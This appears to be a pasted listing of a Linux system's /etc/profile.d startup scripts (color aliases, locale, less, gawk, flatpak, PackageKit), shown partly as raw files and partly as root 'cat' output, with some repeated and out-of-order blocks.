alias egrep='egrep --color=auto' 2>/dev/null
alias fgrep='fgrep --color=auto' 2>/dev/null
[root@localhost ~]#
```

/etc/profile.d/colorls.csh

```
# color-grep initialization

/usr/libexec/grepconf.sh -c || return

alias grep='grep --color=auto' 2>/dev/null
alias egrep='egrep --color=auto' 2>/dev/null
alias fgrep='fgrep --color=auto' 2>/dev/null
```

```
[root@localhost ~]# cat /etc/profile.d/colorls.csh
# skip everything for non-interactive shells
if (! $?prompt) exit

# color-ls initialization
if ( $?USER_LS_COLORS ) then
  if ( "$USER_LS_COLORS" != "" ) then
     #when USER_LS_COLORS defined do not override user
     #specified LS_COLORS and use them
     goto finish
  endif
endif

alias ll 'ls -l'
alias l. 'ls -d .*'
set COLORS=/etc/DIR_COLORS

if ($?TERM) then
  if ( -e "/etc/DIR_COLORS.$TERM" ) then
     set COLORS="/etc/DIR_COLORS.$TERM"
  endif
endif
if ( -f ~/.dircolors ) set COLORS=~/.dircolors
if ( -f ~/.dir_colors ) set COLORS=~/.dir_colors
if ($?TERM) then
  if ( -f ~/.dircolors."$TERM" ) set COLORS=~/.dircolors."$TERM"
  if ( -f ~/.dir_colors."$TERM" ) set COLORS=~/.dir_colors."$TERM"
endif
set INCLUDE="`/usr/bin/cat "$COLORS" | /usr/bin/grep '^INCLUDE' | /usr/bin/cut -d ' ' -f2-
`"

if ( ! -e "$COLORS" ) exit

set _tmp="`/usr/bin/mktemp .colorlsXXX -q --tmpdir=/tmp`"
#if mktemp fails, exit when include was active, otherwise use $COLORS file
if ( "$_tmp" == '' ) then
  if ( "$INCLUDE" == '' ) then
    eval "`/usr/bin/dircolors -c $COLORS`"
  endif
```

```
  goto cleanup
endif

if ( "$INCLUDE" != '' ) /usr/bin/cat "$INCLUDE" >> $_tmp
/usr/bin/grep -v '^INCLUDE' "$COLORS" >> $_tmp

eval "`/usr/bin/dircolors -c $_tmp`"

/usr/bin/rm -f $_tmp

if ( "$LS_COLORS" == '' ) exit
cleanup:
set color_none=`/usr/bin/sed -n '/^COLOR.*none/Ip' < $COLORS`
if ( "$color_none" != '' ) then
   unset color_none
   exit
endif
unset color_none
unset _tmp
unset INCLUDE
unset COLORS

finish:
alias ll 'ls -l --color=auto'
alias l. 'ls -d .* --color=auto'
alias ls 'ls --color=auto'
```

/etc/profile.d/colorls.sh

```
# color-ls initialization

# Skip all for noninteractive shells.
[ ! -t 0 ] && return

#when USER_LS_COLORS defined do not override user LS_COLORS, but use them.
if [ -z "$USER_LS_COLORS" ]; then
```

```
  alias ll='ls -l' 2>/dev/null
  alias l.='ls -d .*' 2>/dev/null

  INCLUDE=
  COLORS=

  for colors in "$HOME/.dir_colors.$TERM" "$HOME/.dircolors.$TERM" \
      "$HOME/.dir_colors" "$HOME/.dircolors"; do
    [ -e "$colors" ] && COLORS="$colors" && \
    INCLUDE="`/usr/bin/cat "$COLORS" | /usr/bin/grep '^INCLUDE' | /usr/bin/cut -d ' ' -f2-`"
&& \
    break
  done

  [ -z "$COLORS" ] && [ -e "/etc/DIR_COLORS.$TERM" ] && \
  COLORS="/etc/DIR_COLORS.$TERM"

  [ -z "$COLORS" ] && [ -e "/etc/DIR_COLORS" ] && \
  COLORS="/etc/DIR_COLORS"

  # Existence of $COLORS already checked above.
  [ -n "$COLORS" ] || return

  if [ -e "$INCLUDE" ];
  then
    TMP="`/usr/bin/mktemp .colorlsXXX -q --tmpdir=/tmp`"
    [ -z "$TMP" ] && return

    /usr/bin/cat "$INCLUDE" >> $TMP
    /usr/bin/grep -v '^INCLUDE' "$COLORS" >> $TMP

    eval "`/usr/bin/dircolors --sh $TMP 2>/dev/null`"
    /usr/bin/rm -f $TMP
  else
    eval "`/usr/bin/dircolors --sh $COLORS 2>/dev/null`"
  fi

  [ -z "$LS_COLORS" ] && return
  /usr/bin/grep -qi "^COLOR.*none" $COLORS >/dev/null 2>/dev/null && return
```

```
fi


unset TMP COLORS INCLUDE


alias ll='ls -l --color=auto' 2>/dev/null
alias l.='ls -d .* --color=auto' 2>/dev/null
alias ls='ls --color=auto' 2>/dev/null
```

```
[root@localhost ~]# cat /etc/profile.d/colorls.sh
# color-ls initialization

# Skip all for noninteractive shells.
[ ! -t 0 ] && return

#when USER_LS_COLORS defined do not override user LS_COLORS, but use them.
if [ -z "$USER_LS_COLORS" ]; then

  alias ll='ls -l' 2>/dev/null
  alias l.='ls -d .*' 2>/dev/null

  INCLUDE=
  COLORS=

  for colors in "$HOME/.dir_colors.$TERM" "$HOME/.dircolors.$TERM" \
      "$HOME/.dir_colors" "$HOME/.dircolors"; do
    [ -e "$colors" ] && COLORS="$colors" && \
    INCLUDE="`/usr/bin/cat "$COLORS" | /usr/bin/grep '^INCLUDE' | /usr/bin/cut -d ' ' -f2-`" && \
    break
  done

  [ -z "$COLORS" ] && [ -e "/etc/DIR_COLORS.$TERM" ] && \
  COLORS="/etc/DIR_COLORS.$TERM"

  [ -z "$COLORS" ] && [ -e "/etc/DIR_COLORS" ] && \
  COLORS="/etc/DIR_COLORS"

  # Existence of $COLORS already checked above.
  [ -n "$COLORS" ] || return

  if [ -e "$INCLUDE" ];
  then
    TMP="`/usr/bin/mktemp .colorlsXXX -q --tmpdir=/tmp`"
    [ -z "$TMP" ] && return

    /usr/bin/cat "$INCLUDE" >> $TMP
    /usr/bin/grep -v '^INCLUDE' "$COLORS" >> $TMP

    eval "`/usr/bin/dircolors --sh $TMP 2>/dev/null`"
    /usr/bin/rm -f $TMP
  else
    eval "`/usr/bin/dircolors --sh $COLORS 2>/dev/null`"
  fi

  [ -z "$LS_COLORS" ] && return
  /usr/bin/grep -qi "^COLOR.*none" $COLORS >/dev/null 2>/dev/null && return
fi

unset TMP COLORS INCLUDE

alias ll='ls -l --color=auto' 2>/dev/null
alias l.='ls -d .* --color=auto' 2>/dev/null
alias ls='ls --color=auto' 2>/dev/null
[root@localhost ~]#
```

/etc/profile.d/colorxzgrep.csh

```
[root@localhost ~]# cat /etc/profile.d/colorxzgrep.csh
/usr/libexec/grepconf.sh -c
if ( $status == 1 ) exit
alias xzgrep 'xzgrep --color=auto'
alias xzfgrep 'xzfgrep --color=auto'
alias xzegrep 'xzegrep --color=auto'
[root@localhost ~]#
```

/etc/profile.d/colorxzgrep.sh

```
[root@localhost ~]# cat /etc/profile.d/colorxzgrep.sh
/usr/libexec/grepconf.sh -c || return
alias xzgrep='xzgrep --color=auto' 2>/dev/null
alias xzegrep='xzegrep --color=auto' 2>/dev/null
alias xzfgrep='xzfgrep --color=auto' 2>/dev/null
[root@localhost ~]#
```

/etc/profile.d/colorzgrep.csh

```
[root@localhost ~]# cat /etc/profile.d/colorzgrep.csh
test -f /usr/libexec/grepconf.sh
if ( $status == 1 ) exit

/usr/libexec/grepconf.sh -c
if ( $status == 1 ) exit

alias zgrep 'zgrep --color=auto'
alias zfgrep 'zfgrep --color=auto'
alias zegrep 'zegrep --color=auto'
[root@localhost ~]#
```

/etc/profile.d/colorzgrep.sh

```
[root@localhost ~]# cat /etc/profile.d/colorzgrep.sh
[ -f /usr/libexec/grepconf.sh ] || return

/usr/libexec/grepconf.sh -c || return
alias zgrep='zgrep --color=auto' 2>/dev/null
alias zfgrep='zfgrep --color=auto' 2>/dev/null
alias zegrep='zegrep --color=auto' 2>/dev/null
[root@localhost ~]#
```

/etc/profile.d/csh.local

```
[root@localhost ~]# cat /etc/profile.d/csh.local
#Add any required envvar overrides to this file, is sourced from /etc/csh.login
[root@localhost ~]#
```

/etc/profile.d/debuginfod.csh

```
[root@localhost ~]# cat /etc/profile.d/debuginfod.csh
# $HOME/.login* or similar files may first set $DEBUGINFOD_URLS.
# If $DEBUGINFOD_URLS is not set there, we set it from system *.url files.
# $HOME/.*rc or similar files may then amend $DEBUGINFOD_URLS.
# See also [man debuginfod-client-config] for other environment variables
# such as $DEBUGINFOD_MAXSIZE, $DEBUGINFOD_MAXTIME, $DEBUGINFOD_PROGRESS.

if (! $?DEBUGINFOD_URLS) then
    set prefix="/usr"
    set DEBUGINFOD_URLS=`sh -c 'cat /dev/null "$0"/*.urls 2>/dev/null; :' "/etc/debuginfod" | tr '\n' ' '`
    if ( "$DEBUGINFOD_URLS" != "" ) then
        setenv DEBUGINFOD_URLS "$DEBUGINFOD_URLS"
    else
        unset DEBUGINFOD_URLS
    endif
    unset prefix
endif
[root@localhost ~]#
```

/etc/profile.d/debuginfod.sh

```
# $HOME/.profile* or similar files may first set $DEBUGINFOD_URLS.
# If $DEBUGINFOD_URLS is not set there, we set it from system *.url files.
# $HOME/.*rc or similar files may then amend $DEBUGINFOD_URLS.
# See also [man debuginfod-client-config] for other environment variables
# such as $DEBUGINFOD_MAXSIZE, $DEBUGINFOD_MAXTIME,
$DEBUGINFOD_PROGRESS.

if [ -z "$DEBUGINFOD_URLS" ]; then
    prefix="/usr"
    DEBUGINFOD_URLS=$(cat /dev/null "/etc/debuginfod"/*.urls 2>/dev/null | tr '\n' ' ')
    [ -n "$DEBUGINFOD_URLS" ] && export DEBUGINFOD_URLS || unset
DEBUGINFOD_URLS
    unset prefix
fi
```

```
[root@localhost ~]# cat /etc/profile.d/debuginfod.sh
# $HOME/.profile* or similar files may first set $DEBUGINFOD_URLS.
# If $DEBUGINFOD_URLS is not set there, we set it from system *.url files.
# $HOME/.*rc or similar files may then amend $DEBUGINFOD_URLS.
# See also [man debuginfod-client-config] for other environment variables
# such as $DEBUGINFOD_MAXSIZE, $DEBUGINFOD_MAXTIME, $DEBUGINFOD_PROGRESS.

if [ -z "$DEBUGINFOD_URLS" ]; then
    prefix="/usr"
    DEBUGINFOD_URLS=$(cat /dev/null "/etc/debuginfod"/*.urls 2>/dev/null | tr '\n' ' ')
    [ -n "$DEBUGINFOD_URLS" ] && export DEBUGINFOD_URLS || unset DEBUGINFOD_URLS
    unset prefix
fi
[root@localhost ~]#
```

/etc/profile.d/flatpak.sh

```
if command -v flatpak > /dev/null; then
    # set XDG_DATA_DIRS to include Flatpak installations

    new_dirs=$(
        (
            unset G_MESSAGES_DEBUG
            echo "${XDG_DATA_HOME:-"$HOME/.local/share"}/flatpak"
            GIO_USE_VFS=local flatpak --installations
        ) | (
            new_dirs=
            while read -r install_path
            do
                share_path=$install_path/exports/share
                case ":$XDG_DATA_DIRS:" in
                    (*":$share_path:"*) ;;
                    (*":$share_path/:"*) ;;
                    (*) new_dirs=${new_dirs:+${new_dirs}:}$share_path;;
                esac
            done
            echo "$new_dirs"
        )
    )

    export XDG_DATA_DIRS
    XDG_DATA_DIRS="${new_dirs:+${new_dirs}:}${XDG_DATA_DIRS:-
/usr/local/share:/usr/share}"
fi
```

```
[root@localhost ~]# cat /etc/profile.d/flatpak.sh
if command -v flatpak > /dev/null; then
    # set XDG_DATA_DIRS to include Flatpak installations

    new_dirs=$(
        (
            unset G_MESSAGES_DEBUG
            echo "${XDG_DATA_HOME:-"$HOME/.local/share"}/flatpak"
            GIO_USE_VFS=local flatpak --installations
        ) | (
            new_dirs=
            while read -r install_path
            do
                share_path=$install_path/exports/share
                case ":$XDG_DATA_DIRS:" in
                    (*":$share_path:"*) :;;
                    (*":$share_path/:"*) :;;
                    (*) new_dirs=${new_dirs:+${new_dirs}:}$share_path;;
                esac
            done
            echo "$new_dirs"
        )
    )

    export XDG_DATA_DIRS
    XDG_DATA_DIRS="${new_dirs:+${new_dirs}:}${XDG_DATA_DIRS:-/usr/local/share:/usr/share}"
fi
[root@localhost ~]#
```

/etc/profile.d/gawk.csh

```
[root@localhost ~]# cat /etc/profile.d/gawk.csh
alias gawkpath_default 'unsetenv AWKPATH; setenv AWKPATH `gawk -v x=AWKPATH "BEGIN {print ENVIRON[x]}"`'

alias gawkpath_prepend 'if (! $?AWKPATH) setenv AWKPATH ""; if ($AWKPATH == "") then; unsetenv AWKPATH; setenv AWKPATH `gawk -v x=AWKPATH "BEGIN {print ENVIRON[x]}"`; endif; setenv AWKPATH "\!*":$AWKPATH"'

alias gawkpath_append 'if (! $?AWKPATH) setenv AWKPATH ""; if ($AWKPATH == "") then; unsetenv AWKPATH; setenv AWKPATH `gawk -v x=AWKPATH "BEGIN {print ENVIRON[x]}"`; endif; setenv AWKPATH "$AWKPATH":\!*"'

alias gawklibpath_default 'unsetenv AWKLIBPATH; setenv AWKLIBPATH `gawk -v x=AWKLIBPATH "BEGIN {print ENVIRON[x]}"`'

alias gawklibpath_prepend 'if (! $?AWKLIBPATH) setenv AWKLIBPATH ""; if ($AWKLIBPATH == "") then; unsetenv AWKLIBPATH; setenv AWKLIBPATH `gawk -v x=AWKLIBPATH "BEGIN {print ENVIRON[x]}"`; endif; setenv AWKLIBPATH
 "\!*":$AWKLIBPATH"'

alias gawklibpath_append 'if (! $?AWKLIBPATH) setenv AWKLIBPATH ""; if ($AWKLIBPATH == "") then; unsetenv AWKLIBPATH; setenv AWKLIBPATH `gawk -v x=AWKLIBPATH "BEGIN {print ENVIRON[x]}"`; endif; setenv AWKLIBPATH
"$AWKLIBPATH":\!*"'
[root@localhost ~]#
```

/etc/profile.d/gawk.sh

```
gawkpath_default () {
  unset AWKPATH
  export AWKPATH=`gawk 'BEGIN {print ENVIRON["AWKPATH"]}'`
}


gawkpath_prepend () {
  [ -z "$AWKPATH" ] && AWKPATH=`gawk 'BEGIN {print ENVIRON["AWKPATH"]}'`
  export AWKPATH="$*:$AWKPATH"
}


gawkpath_append () {
  [ -z "$AWKPATH" ] && AWKPATH=`gawk 'BEGIN {print ENVIRON["AWKPATH"]}'`
  export AWKPATH="$AWKPATH:$*"
}
```

```
gawklibpath_default () {
  unset AWKLIBPATH
  export AWKLIBPATH=`gawk 'BEGIN {print ENVIRON["AWKLIBPATH"]}'`
}

gawklibpath_prepend () {
  [ -z "$AWKLIBPATH" ] && \
    AWKLIBPATH=`gawk 'BEGIN {print ENVIRON["AWKLIBPATH"]}'`
  export AWKLIBPATH="$*:$AWKLIBPATH"
}

gawklibpath_append () {
  [ -z "$AWKLIBPATH" ] && \
    AWKLIBPATH=`gawk 'BEGIN {print ENVIRON["AWKLIBPATH"]}'`
  export AWKLIBPATH="$AWKLIBPATH:$*"
}
```

```
[root@localhost ~]# cat /etc/profile.d/gawk.sh
gawkpath_default () {
        unset AWKPATH
        export AWKPATH=`gawk 'BEGIN {print ENVIRON["AWKPATH"]}'`
}

gawkpath_prepend () {
        [ -z "$AWKPATH" ] && AWKPATH=`gawk 'BEGIN {print ENVIRON["AWKPATH"]}'`
        export AWKPATH="$*:$AWKPATH"
}

gawkpath_append () {
        [ -z "$AWKPATH" ] && AWKPATH=`gawk 'BEGIN {print ENVIRON["AWKPATH"]}'`
        export AWKPATH="$AWKPATH:$*"
}

gawklibpath_default () {
        unset AWKLIBPATH
        export AWKLIBPATH=`gawk 'BEGIN {print ENVIRON["AWKLIBPATH"]}'`
}

gawklibpath_prepend () {
        [ -z "$AWKLIBPATH" ] && \
                AWKLIBPATH=`gawk 'BEGIN {print ENVIRON["AWKLIBPATH"]}'`
        export AWKLIBPATH="$*:$AWKLIBPATH"
}

gawklibpath_append () {
        [ -z "$AWKLIBPATH" ] && \
                AWKLIBPATH=`gawk 'BEGIN {print ENVIRON["AWKLIBPATH"]}'`
        export AWKLIBPATH="$AWKLIBPATH:$*"
}
[root@localhost ~]#
```

/etc/profile.d/lang.csh

```
# /etc/profile.d/lang.csh - exports environment variables, and provides fallback
#                   for CJK languages that can't be displayed in console.
#                   Resets the locale if unavailable.
```

```
unset LANG_backup

# If unavailable, reset to the default. Do this before reading in any
# explicit user configuration. We simply check if locale emits any
# warnings, and assume that the settings are invalid if it does.
set locale_error=`(/usr/bin/locale >/dev/null) |& cat`
if ("${locale_error}" != "") then
    if (${?LANG}) then
        setenv LANG C.UTF-8
    endif
    unsetenv LC_ALL
    setenv LC_CTYPE C.UTF-8
    setenv LC_NUMERIC C.UTF-8
    setenv LC_TIME C.UTF-8
    setenv LC_COLLATE C.UTF-8
    setenv LC_MONETARY C.UTF-8
    setenv LC_MESSAGES C.UTF-8
    setenv LC_PAPER C.UTF-8
    setenv LC_NAME C.UTF-8
    setenv LC_ADDRESS C.UTF-8
    setenv LC_TELEPHONE C.UTF-8
    setenv LC_MEASUREMENT C.UTF-8
    setenv LC_IDENTIFICATION C.UTF-8
else
    if (${?LANG}) then
        set LANG_backup=${LANG}
    endif
endif

foreach config (/etc/locale.conf "${HOME}/.i18n")
    if (-f "${config}") then
        # NOTE: We are using eval & sed here to avoid invoking of any commands & functions from
those files.
        eval `/usr/bin/sed -r -e 's/^[[:blank:]]*([[:upper:]_]+)=([[:print:][:digit:]\._-]+|"[[:print:]
[:digit:]\._-]+")/setenv \1 \2;/;t;d' ${config}`
    endif
end
```

```
if (${?LANG_backup}) then
    setenv LANG "${LANG_backup}"
endif

unset LANG_backup config locale_error

# ----------------------------------------

# The LC_ALL is not supposed to be set in /etc/locale.conf according to 'man 5 locale.conf'.
# If it is set, then we expect it is user's explicit override (most likely from ~/.i18n file).
# See 'man 7 locale' for more info about LC_ALL.
if (${?LC_ALL}) then
    if (${?LANG}) then
        if (${LC_ALL} != ${LANG}) then
            setenv LC_ALL
        else
            unsetenv LC_ALL
        endif
    else
        unsetenv LC_ALL
    endif
endif

# The ${LANG} manipulation is necessary only in virtual terminal (a.k.a. console - /dev/tty*):
set in_console=`/usr/bin/tty | /usr/bin/grep -vc -e '/dev/tty'`

if (${?LANG} && ${?TERM}) then
    if (${TERM} == 'linux' && $in_console == 0) then
        set utf8_used=`echo ${LANG} | /usr/bin/grep -vc -E -i -e '^.+\.utf-?8$'`

        if (${utf8_used} == 0) then
            switch (${LANG})
                case en_IN*:
                    breaksw
                case ja*:
                case ko*:
                case si*:
                case zh*:
                case ar*:
```

```
            case fa*:
            case he*:
            case *_IN*:
               setenv LANG en_US.UTF-8
               breaksw
         endsw
      else
         switch (${LANG})
            case en_IN*:
               breaksw
            case ja*:
            case ko*:
            case si*:
            case zh*:
            case ar*:
            case fa*:
            case he*:
            case *_IN*:
               setenv LANG en_US
               breaksw
         endsw
      endif

      # NOTE: We are not exporting the ${LANG} here again on purpose.
      #       If user starts GUI session from console manually, then
      #       the previously set LANG should be okay to use.
   endif
endif

unset in_console utf8_used
```

/etc/profile.d/lang.sh

```
# /etc/profile.d/lang.sh - exports environment variables, and provides fallback
#                          for CJK languages that can't be displayed in console.
#                          Resets the locale if unavailable.
```

```
unset LANG_backup

# If unavailable, reset to the default. Do this before reading in any
# explicit user configuration. We simply check if locale emits any
# warnings, and assume that the settings are invalid if it does.
if [ -n "$(/usr/bin/locale 2>&1 1>/dev/null)" ]; then
   [ -z "$LANG" ] || LANG=C.UTF-8
   unset LC_ALL
   LC_CTYPE="C.UTF-8"
   LC_NUMERIC="C.UTF-8"
   LC_TIME="C.UTF-8"
   LC_COLLATE="C.UTF-8"
   LC_MONETARY="C.UTF-8"
   LC_MESSAGES="C.UTF-8"
   LC_PAPER="C.UTF-8"
   LC_NAME="C.UTF-8"
   LC_ADDRESS="C.UTF-8"
   LC_TELEPHONE="C.UTF-8"
   LC_MEASUREMENT="C.UTF-8"
   LC_IDENTIFICATION="C.UTF-8"
else
   LANG_backup="${LANG}"
fi

for config in /etc/locale.conf "${HOME}/.i18n"; do
   if [ -f "${config}" ]; then
      # NOTE: We are using eval & sed here to avoid invoking of any commands & functions from
those files.
      if [ -x /usr/bin/sed ]; then
         eval $(/usr/bin/sed -r -e 's/^[[:blank:]]*([[:upper:]_]+)=([[:print:][:digit:]\._-]+|"[[:print:]
[:digit:]\._-]+")/export \1=\2/;t;d' ${config})
      else
         #but if we don't have sed, let's go old way and source it
         [ -f "${config}" ] && . "${config}"
      fi
   fi
done

if [ -n "${LANG_backup}" ]; then
```

```
    LANG="${LANG_backup}"
fi

unset LANG_backup config

# ----------------------------------------

# The LC_ALL is not supposed to be set in /etc/locale.conf according to 'man 5 locale.conf'.
# If it is set, then we we expect it is user's explicit override (most likely from ~/.i18n file).
# See 'man 7 locale' for more info about LC_ALL.
if [ -n "${LC_ALL}" ]; then
    if [ "${LC_ALL}" != "${LANG}" -a -n "${LANG}" ]; then
        export LC_ALL
    else
        unset LC_ALL
    fi
fi

# The ${LANG} manipulation is necessary only in virtual terminal (a.k.a. console - /dev/tty*):
if [ -n "${LANG}" ] && [ "${TERM}" = 'linux' ] && /usr/bin/tty | /usr/bin/grep --quiet -e
'/dev/tty'; then
    if /usr/bin/grep --quiet -E -i -e '^.+\.utf-?8$' <<< "${LANG}"; then
        case ${LANG} in
            ja*)    LANG=en_US.UTF-8 ;;
            ko*)    LANG=en_US.UTF-8 ;;
            si*)    LANG=en_US.UTF-8 ;;
            zh*)    LANG=en_US.UTF-8 ;;
            ar*)    LANG=en_US.UTF-8 ;;
            fa*)    LANG=en_US.UTF-8 ;;
            he*)    LANG=en_US.UTF-8 ;;
            en_IN*) true             ;;
            *_IN*)  LANG=en_US.UTF-8 ;;
        esac
    else
        case ${LANG} in
            ja*)    LANG=en_US ;;
            ko*)    LANG=en_US ;;
            si*)    LANG=en_US ;;
            zh*)    LANG=en_US ;;
```

```
        ar*)    LANG=en_US ;;
        fa*)    LANG=en_US ;;
        he*)    LANG=en_US ;;
        en_IN*) true       ;;
        *_IN*)  LANG=en_US ;;
      esac
    fi

    # NOTE: We are not exporting the ${LANG} here again on purpose.
    #       If user starts GUI session from console manually, then
    #       the previously set LANG should be okay to use.
fi
```

```
[root@localhost ~]# cat /etc/profile.d/lang.sh
# /etc/profile.d/lang.sh - exports environment variables, and provides fallback
#                          for CJK languages that can't be displayed in console.
#                          Resets the locale if unavailable.

unset LANG_backup

# If unavailable, reset to the default. Do this before reading in any
# explicit user configuration. We simply check if locale emits any
# warnings, and assume that the settings are invalid if it does.
if [ -n "$(/usr/bin/locale 2>&1 1>/dev/null)" ]; then
    [ -z "$LANG" ] || LANG=C.UTF-8
    unset LC_ALL
    LC_CTYPE="C.UTF-8"
    LC_NUMERIC="C.UTF-8"
    LC_TIME="C.UTF-8"
    LC_COLLATE="C.UTF-8"
    LC_MONETARY="C.UTF-8"
    LC_MESSAGES="C.UTF-8"
    LC_PAPER="C.UTF-8"
    LC_NAME="C.UTF-8"
    LC_ADDRESS="C.UTF-8"
    LC_TELEPHONE="C.UTF-8"
    LC_MEASUREMENT="C.UTF-8"
    LC_IDENTIFICATION="C.UTF-8"
else
    LANG_backup="${LANG}"
fi

for config in /etc/locale.conf "${HOME}/.i18n"; do
    if [ -f "${config}" ]; then
        # NOTE: We are using eval & sed here to avoid invoking of any commands & functions from those files.
        if [ -x /usr/bin/sed ]; then
            eval $(/usr/bin/sed -r -e 's/^[[:blank:]]*([[:upper:]_]+)=([[:print:][:digit:]\._-]+|"[[:print:][:digit:]\._-]+")/export \1=\2/;t;d' ${config})
        else
            #but if we don't have sed, let's go old way and source it
            [ -f "${config}" ] && . "${config}"
        fi
    fi
done

if [ -n "${LANG_backup}" ]; then
    LANG="${LANG_backup}"
fi

unset LANG_backup config

# ----------------------------------------------

# The LC_ALL is not supposed to be set in /etc/locale.conf according to 'man 5 locale.conf'.
# If it is set, then we we expect it is user's explicit override (most likely from ~/.i18n file).
# See 'man 7 locale' for more info about LC_ALL.
if [ -n "${LC_ALL}" ]; then
    if [ "${LC_ALL}" != "${LANG}" -a -n "${LANG}" ]; then
        export LC_ALL
    else
```

```
if [ -n "${LANG_backup}" ]; then
    LANG="${LANG_backup}"
fi

unset LANG_backup config

# ---------------------------------------------

# The LC_ALL is not supposed to be set in /etc/locale.conf according to 'man 5 locale.conf'.
# If it is set, then we we expect it is user's explicit override (most likely from ~/.i18n file).
# See 'man 7 locale' for more info about LC_ALL.
if [ -n "${LC_ALL}" ]; then
    if [ "${LC_ALL}" != "${LANG}" -a -n "${LANG}" ]; then
        export LC_ALL
    else
        unset LC_ALL
    fi
fi

# The ${LANG} manipulation is necessary only in virtual terminal (a.k.a. console - /dev/tty*):
if [ -n "${LANG}" ] && [ "${TERM}" = 'linux' ] && /usr/bin/tty | /usr/bin/grep --quiet -e '/dev/tty'; then
    if /usr/bin/grep --quiet -E -i -e '^.+\.utf-?8$' <<< "${LANG}"; then
        case ${LANG} in
            ja*)    LANG=en_US.UTF-8 ;;
            ko*)    LANG=en_US.UTF-8 ;;
            si*)    LANG=en_US.UTF-8 ;;
            zh*)    LANG=en_US.UTF-8 ;;
            ar*)    LANG=en_US.UTF-8 ;;
            fa*)    LANG=en_US.UTF-8 ;;
            he*)    LANG=en_US.UTF-8 ;;
            en_IN*) true             ;;
            *_IN*)  LANG=en_US.UTF-8 ;;
        esac
    else
        case ${LANG} in
            ja*)    LANG=en_US ;;
            ko*)    LANG=en_US ;;
            si*)    LANG=en_US ;;
            zh*)    LANG=en_US ;;
            ar*)    LANG=en_US ;;
            fa*)    LANG=en_US ;;
            he*)    LANG=en_US ;;
            en_IN*) true       ;;
            *_IN*)  LANG=en_US ;;
        esac
    fi

    # NOTE: We are not exporting the ${LANG} here again on purpose.
    #       If user starts GUI session from console manually, then
    #       the previously set LANG should be okay to use.
fi
[root@localhost ~]# cat /etc/profile.d/lang.sh
```

/etc/profile.d/less.csh

```
[root@localhost ~]# cat /etc/profile.d/less.csh
# less initialization script (csh)

# All less.*sh files should have the same semantics!

# In case you are curious, the test for non-emptiness is not as easy as in
# Bourne shell.  This "eval" construct is probably inspired by Stack
# Overflow question 13343392.
if ( $?LESSOPEN && { eval 'test ! -z "$LESSOPEN"' } ) then
    :
else
    if ( -x /usr/bin/lesspipe.sh ) then
        # The '||' here is intentional, see rhbz#1254837.
        setenv LESSOPEN "||/usr/bin/lesspipe.sh %s"
    endif
endif
[root@localhost ~]#
```

/etc/profile.d/less.sh

```
# less initialization script (csh)

# All less.*sh files should have the same semantics!

# In case you are curious, the test for non-emptiness is not as easy as in
```

```
# Bourne shell.  This "eval" construct is probably inspired by Stack
# Overflow question 13343392.
if ( $?LESSOPEN && { eval 'test ! -z "$LESSOPEN"' } ) then
    :
else
    if ( -x /usr/bin/lesspipe.sh ) then
        # The '|' here is intentional, see rhbz#1254837.
        setenv LESSOPEN "||/usr/bin/lesspipe.sh %s"
    endif
endif
[root@localhost ~]# cat /etc/profile.d/less.sh
# less initialization script (sh)

# All less.*sh files should have the same semantics!

if [ -z "$LESSOPEN" ] && [ -x /usr/bin/lesspipe.sh ]; then
    # The '|' here is intentional, see rhbz#1254837.
    export LESSOPEN="||/usr/bin/lesspipe.sh %s"
fi
```

```
[root@localhost ~]# cat /etc/profile.d/less.csh
# less initialization script (csh)

# All less.*sh files should have the same semantics!

# In case you are curious, the test for non-emptiness is not as easy as in
# Bourne shell.  This "eval" construct is probably inspired by Stack
# Overflow question 13343392.
if ( $?LESSOPEN && { eval 'test ! -z "$LESSOPEN"' } ) then
    :
else
    if ( -x /usr/bin/lesspipe.sh ) then
        # The '||' here is intentional, see rhbz#1254837.
        setenv LESSOPEN "||/usr/bin/lesspipe.sh %s"
    endif
endif
[root@localhost ~]# cat /etc/profile.d/less.sh
# less initialization script (sh)

# All less.*sh files should have the same semantics!

if [ -z "$LESSOPEN" ] && [ -x /usr/bin/lesspipe.sh ]; then
    # The '||' here is intentional, see rhbz#1254837.
    export LESSOPEN="||/usr/bin/lesspipe.sh %s"
fi
[root@localhost ~]#
```

/etc/profile.d/PackageKit.sh

```
# less initialization script (sh)

# All less.*sh files should have the same semantics!

if [ -z "$LESSOPEN" ] && [ -x /usr/bin/lesspipe.sh ]; then
    # The '|' here is intentional, see rhbz#1254837.
    export LESSOPEN="||/usr/bin/lesspipe.sh %s"
fi
[root@localhost ~]# cat /etc/profile.d/PackageKit.sh
# Copyright (C) 2008 Richard Hughes <richard@hughsie.com>
#
# Licensed under the GNU General Public License Version 2
# This program is free software; you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation; either version 2 of the License, or
# (at your option) any later version.

command_not_found_handle () {
  local runcnf=1
  local retval=127

  # only search for the command if we're interactive
  [[ $- == *"i"* ]] || runcnf=0

  # don't run if DBus isn't running
  [[ ! -S /run/dbus/system_bus_socket ]] && runcnf=0

  # don't run if packagekitd doesn't exist in the _system_ root
  [[ ! -x '/usr/libexec/packagekitd' ]] && runcnf=0

  # don't run if bash command completion is being run
  [[ -n ${COMP_CWORD-} ]] && runcnf=0

  # don't run if we've been uninstalled since the shell was launched
  [[ ! -x '/usr/libexec/pk-command-not-found' ]] && runcnf=0

  # run the command, or just print a warning
  if [ $runcnf -eq 1 ]; then
    '/usr/libexec/pk-command-not-found' "$@"
```

```
    retval=$?
  elif [[ -n "${BASH_VERSION-}" ]]; then
    printf >&2 'bash: %s%s\n' "${1:+$1: }" "$(gettext PackageKit 'command not found')"
  fi

  # return success or failure
  return $retval
}

if [[ -n "${ZSH_VERSION-}" ]]; then
  command_not_found_handler () {
    command_not_found_handle "$@"
  }
fi
```

```
[root@localhost ~]# cat /etc/profile.d/less.sh
# less initialization script (sh)

# All less.*sh files should have the same semantics!

if [ -z "$LESSOPEN" ] && [ -x /usr/bin/lesspipe.sh ]; then
    # The '||' here is intentional, see rhbz#1254837.
    export LESSOPEN="||/usr/bin/lesspipe.sh %s"
fi
[root@localhost ~]# cat /etc/profile.d/PackageKit.sh
# Copyright (C) 2008 Richard Hughes <richard@hughsie.com>
#
# Licensed under the GNU General Public License Version 2
# This program is free software; you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation; either version 2 of the License, or
# (at your option) any later version.

command_not_found_handle () {
        local runcnf=1
        local retval=127

        # only search for the command if we're interactive
        [[ $- == *"i"* ]] || runcnf=0

        # don't run if DBus isn't running
        [[ ! -S /run/dbus/system_bus_socket ]] && runcnf=0

        # don't run if packagekitd doesn't exist in the _system_ root
        [[ ! -x '/usr/libexec/packagekitd' ]] && runcnf=0

